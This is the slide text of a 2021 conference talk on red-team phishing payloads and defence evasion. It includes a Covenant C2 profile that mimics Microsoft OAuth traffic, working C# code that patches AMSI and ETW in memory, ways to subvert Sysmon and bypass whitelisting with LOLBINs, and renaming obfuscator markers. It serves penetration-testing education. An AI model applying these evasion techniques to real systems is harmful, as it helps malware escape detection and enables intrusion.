



Phishing with Payloads

GrrCon 2021: A crash course in bypassing EDR/EPP

Aaron Herndon

09/17/2021


Aaron Herndon

Principal Security Consultant, Rapid7

@Ac3lives

Primary areas of focus:

- Red Team
- Internet of Things (IoT)
- Social Engineering



Agenda

1. Creating your Payload

- Selecting your C2 Platform
- Network Communications
- Obfuscation and Evasion

2. Executing your Payload

- Document Types and Evasion Tricks
(Macros, HTAs, ClickOnce, etc).

3. Delivering your Payload



Disclaimer: this talk is a “crash-course”. There is a lot of content that goes payload development. Our goal is to provide high level overviews of concepts to get you started on your payload development journey.

Creating your Payload

“msfvenom -p windows/shell_reverse_tcp” and we’re done!

Selecting a Command and Control (C2) Framework

Preferable Characteristics:

- Extensible
- Easily customizable implants
- Easily customizable network comm. channels
- Implant support for your target platform

Popular (and open source) C2 Frameworks:

- Covenant (<https://github.com/cobbr/Covenant>)
- Mythic (<https://github.com/its-a-feature/Mythic>)
- Merlin (<https://github.com/Ne0nd0g/merlin>)
- List of C2 comparisons - <https://www.thec2matrix.com/>

Network Communication Considerations

Common Defenses

- Egress filtering
- Web proxy + domain categorization
- Next-Gen Firewalls (deep packet inspection)
- SSL content inspection

Evasion Tips

- Use commonly egressing protocols (HTTPS)
- Purchase expired reputable domains or front traffic
- Write data transforms/profiles to obfuscate or encrypt content in POST requests
- C2 communications using legitimate platforms (Imgur, Slack, Teams, etc.)
- Rate limiting on communications

Example C2 and Network Comms.

C2 Framework: Covenant Communication Profile:

- HTTPS communication
- Data encoded in POST parameter
- Azure Content Delivery Network (CDN)



Building a Communication Profile with Covenant

1. Emulate legitimate site requests.

“Gotchas”

- Azure content caching

HttpUrls

/common/oauth2/v2.0/authorize?client_id={GUID}




/oauth20_authorize.srf?client_id={GUID}



/oneds_Xr2D7Nex80v7A-8bxF8jgQ2.js?v={GUID}



/ppsecure/post.srf?client_id={GUID}



Payload on Victim Host

Azure CDN

C2 Redirector

Building a Communication Profile with Covenant

1. Emulate legitimate product requests.
2. Add a *specific* header for Azure request filtering.

“Gotchas”

- Valid HTTPS certificate required for C2 redirector

HttpRequestHeaders

User-Agent

Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like

Client-Request-ID

c5cae01a-dcbd-5cde-aa61-bb2c2ab942fb



Payload on Victim
Host

Azure CDN

C2 Redirector

Building a Communication Profile with Covenant

1. Emulate legitimate product requests.
2. Add a *specific* header for Azure request filtering.
3. **Encrypt (or encode) C2 communications within the POST request.**

“Gotchas”

- Methods used in MessageTransform require explicit references

MessageTransform

```
1 public static class MessageTransform
2 {
3     public static string Transform(byte[] bytes)
4     {
5         string b641 = System.Convert.ToBase64String(bytes);
6         string rotEncoded = Rot13(b641);
7         byte[] rottenbyte = System.Text.Encoding.ASCII.GetBytes(rotEncoded);
8         string b642 = System.Convert.ToBase64String(rottenbyte);
9         return b642;
10    }
11    public static byte[] Invert(string str)
12    {
13        byte[] b641 = System.Convert.FromBase64String(str);
14        string todecode = System.Text.Encoding.ASCII.GetString(b641);
15        string rotdecoded = Rot13(todecode);
16        byte[] b642 = System.Convert.FromBase64String(rotdecoded);
17        return b642;
18    }
19 }
```

HttpPostRequest

```
1 __VIEWSTATE={DATA}
```

Payload Obfuscation

Welcome to the bulk of the talk...

Defensive Overview

Process Data Sources

- Advanced Malware Scan Interface (AMSI)
- Event Tracing for Windows (ETW)
- Sysmon

Security Configurations

- Windows Defender Application Control (WDAC) and App Locker
 - Prevent unsigned binary execution
 - Application reputation
 - Execution path restrictions
 - Executable block-lists

Traditional Antivirus (AV)

- Signed-based
- Scanning executables for malicious routines

Endpoint Detection and Response

- Behavioral analysis and predictive learning
 - Kernel callbacks
 - Hooking (commonly IAT or inline)
- Generally detects during runtime

Managed Code Primer

Why does this matter? We will be using C# in our build examples

Microsoft Definition: “Code whose execution is managed by a runtime”

.NET uses the Common Language Runtime (CLR)

- Compiled C# outputs an Intermediate Language (CIL)
- CIL (managed code) is compiled by the CLR at runtime into machine code (Just-In-Time compiling)
- Variable, method, class names, defined in the original C# are retained in CIL

Example C#

```
1  using System;
2
3  class Example
4  {
5      static void Main(string[] args)
6      {
7          var strToPrint = "Print this string";
8          printExampleMethod(strToPrint);
9      }
10     static void printExampleMethod(string strToPrint)
11     {
12         Console.WriteLine(strToPrint);
13     }
14 }
```

Resulting CIL from Example C#

- Contains string name
- Contains method name

```
/* 0x0000025C 00          */ IL_0000: nop
/* 0x0000025D 7201000070    */ IL_0001: ldstr      "Print this string"
/* 0x00000262 0A          */ IL_0006: stloc.0
/* 0x00000263 06          */ IL_0007: ldloc.0
/* 0x00000264 2802000006    */ IL_0008: call      void
    Example::printExampleMethod(string)
/* 0x00000269 00          */ IL_000D: nop
/* 0x0000026A 2A          */ IL_000E: ret
} // end of method Example::Main

// Token: 0x06000002 RID: 2 RVA: 0x0000206B File Offset: 0x0000026B
.method private hidebysig static
    void printExampleMethod (
        string strToPrint
    ) cil managed
{
    // Header Size: 1 byte
    // Code Size: 9 (0x9) bytes
    .maxstack 8

    /* 0x0000026C 00          */ IL_0000: nop
    /* 0x0000026D 02          */ IL_0001: ldarg.0
    /* 0x0000026E 280300000A    */ IL_0002: call      void [mscorlib]
        System.Console::WriteLine(string)
    /* 0x00000273 00          */ IL_0007: nop
    /* 0x00000274 2A          */ IL_0008: ret
} // end of method Example::printExampleMethod
```

Advanced Malware Scan Interface

What is it?

- Introduced in Windows 10
- Provides a security checkpoint for code loaded dynamically at runtime.
- Antivirus software registers to AMSI to receive scan requests


Where has Microsoft Implemented it?

- PowerShell version 5, User Account Control, Windows Script Host, Office VBA Macros, JavaScript and VBScript, and (new) .NET version 4.8

Programs integrate requests to AMSI API when interesting calls are made

- AmsiScanBuffer()
- AmsiScanString()

AV registers to AMSI, receives data to analyze and respond.



Avoiding AMSI

- Use older PowerShell & .NET versions
- Identify alternate calls
- **Patch AMSI in Userland**
- Disable AMSI via a registry key

Detection Tradeoffs

- Signature creation points for AV and EDR vendors

Technique by @RastaMouse

<https://github.com/rasta-mouse/AmsiScanBufferBypass>

```
private static void PatchAMSI()
{
    try {
        //Bytes for mov eax, 0x80070057 & ret
        //Byte sequence jumps to an AMSI 'invalid parameters'
        state
        static byte[] patch = new byte[] { 0xB8, 0x57, 0x00,
            0x07, 0x80, 0xC3 };

        //Load AMSI.dll and locate the AmsiScanBuffer
        function address
        var lib = Win32.LoadLibrary("amsi.dll");
        var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer")
            ;

        //Set identified region of AmsiScanBuffer to RWX
        uint oldProtect;
        Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40
            , out oldProtect);

        //Copy patched bytes into AmsiScanBuffer function
        Marshal.Copy(patch, 0, addr, patch.Length);
    } catch {}
}
```

ETW in .NET CLR

- Providers are within the Just-in-Time (JIT) compiler
- Events are created for:
 - New method invocations
 - Interop calls (Windows API calls)
 - Inlining optimization

Neutering ETW

- Events are sent from user-mode within the executing process.
- Patch ntdll!EtwEventWrite function

Technique from Adam Chester (XPN)

<https://blog.xpnsec.com/hiding-your-dotnet-etw/>

```
private static void PatchEtw()
{
    try
    {
        //Bytes for 'ret 14h', returns from EtwEventWrite
        byte[] patch = new byte[] { 0xc2, 0x14, 0x00 };
        uint oldProtect;

        //Load NTDLL and locate the EtwEventWrite address
        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend = Win32.GetProcAddress(ntdll, "EtwEventWrite");

        //Enable RWX on memory of EtwEventWrite address location
        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);

        //Copy patch bytes to the start of the API call
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch {}
}
```

Dealing with Sysmon

Overview

- Monitors user activity through a loaded driver, writing to Windows Event Log
- Example of events monitored:
 - Process creation and termination
 - Named pipe creations and connections
 - Modules loaded by processes
 - WMI subscriptions

Subversion Techniques (Requires Administrator Privileges)

- Modify registry entries used by Sysmon registration configuration
- Attacks on event integrity: modify Windows Event Logs
- Unload the Sysmon driver (Shhmon, by Matt Hand)

A great resource for understanding Sysmon and subversion techniques:

https://specterops.io/assets/resources/Subverting_Sysmon.pdf

Dealing with Application Whitelisting

Living off the Land Binaries (LOLBIN)

- Non-malicious and signed binaries which can be used to load and execute malicious code.
- Commonly Microsoft-signed and pre-installed with Windows

Common LOLBINs for Execution

- InstallUtil.exe
- MSBuild.exe
- Regsvcs.exe
- Squirrel.exe

Resources for LOLBINs

- <https://lolbas-project.github.io/#/awl>
- <https://github.com/bohops/UltimateWDACBypassList>

Dealing with Signature-Based Detections

Obfuscation, focusing on .NET Code


- Symbol renaming
- String encryption
- Hide external method calls
- Control flow obfuscation

.NET Obfuscation Tools

- ConfuserEx and NeoConfuserEx
- Eazfuscator.NET
- Dotfuscator

<https://github.com/XenocodeRCE/neo-ConfuserEx>

ConfuserEx Metadata




The screenshot displays the Visual Studio interface with two panes. The left pane, titled 'Assembly Explorer', shows a tree view of the assembly 'Test (0.0.0.0)'. Under the 'References' section, a red box highlights the entry '<Module> @02000001', which is further expanded to show 'ConfusedByAttribute @0200000E'. The right pane, titled 'Test.exe', shows the assembly's metadata in a text editor. The metadata includes fields for Global type, Entry point, Architecture, Runtime, and Timestamp. A red box highlights the 'module' section, which contains the following entries:

```
1 // Test.exe
2
3
4 // Global type: <Module>
5 // Entry point: \u206E\u206A\u200F\u202C\u200D\u200C\u200B\u202A\u202E\u206A\u202E\u202A\u206E\u206D\u202C\u202A\u202E.\u200E\u200C\u202E\u200E\u200D\u206C\u200F\u200E\u202D\u206F\u206D\u202B\u202B\u202B\u202B\u200C\u200E\u202E
6 // Architecture: AnyCPU (64-bit preferred)
7 // Runtime: .NET Framework 2.0
8 // Timestamp: 6140F53B (9/14/2021 7:17:15 PM)
9
10 using System;
11 using System.Runtime.CompilerServices;
12
13 [module: SuppressIldasm]
14 [module: ConfusedBy("ConfuserEx v1.0.0")]
15
```

NeoConfuserEx includes the attribute “ConfusedBy” into obfuscated binaries

ConfuserEx Metadata - Removed



The screenshot displays the Visual Studio interface with the Test.exe assembly structure on the left and its metadata on the right.

Assembly Structure (Left):

- Test (0.0.0.0)
 - Test.exe
 - PE
 - References
 - { } -
 - <Module> @02000001
 - UpdatedByAttribute @0200000F
 - Base Type and Interfaces
 - Derived Types

Metadata (Right):

```
6 // Architecture: AnyCPU (64-bit preferred)
7 // Runtime: .NET Framework 2.0
8 // Timestamp: 6140F53B (9/14/2021 7:17:15 PM)
9
10 using System;
11 using System.Runtime.CompilerServices;
12
13 [module: SuppressIldasm]
14 [module: UpdatedBy("UpdaterSoftware v4.2.4")]
15
```

Compile NeoConfuserEx with a changed 'ConfusedBy' name and value

Additional Tools

ThreatCheck by @RastaMouse

- Splits a binary repeatedly, until it pinpoints the exact bytes Microsoft Defender will flag on.
- Updated from Matt Hand's DefenderCheck to include AMSI scanning option
- <https://github.com/rasta-mouse/ThreatCheck>

Donut by @TheWover

- Position-independent code which enables in-memory execution of dotNET assemblies.
- Accepts managed binary as input and creates shellcode which can be injected into processes, regardless of the CLR being loaded.
- <https://github.com/TheWover/donut>

Ex 1: Bypassing Defender

Set-MpPreference -DisableRealtimeMonitoring, #Profit

Payload Overview

C2: Covenant

Network Communications Profile

- Previously discussed Azure CDN profile with Base64+Rot13+Base64 encoding.

Obfuscation and Execution

- Implement AMSI and ETW Bypasses
- Obfuscate with modified NeoConfuserEx

Obfuscated payload, no AMSI Bypass


1. Copy raw Grunt stager code from Covenant
2. Compile locally using csc.exe
3. Obfuscate with NeoConfuserEx

Compile with csc.exe

```
s>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe Grunt.cs
Compiler version 4.8.4084.0

Corporation. All rights reserved.
```

Obfuscate with NeoConfuserEx

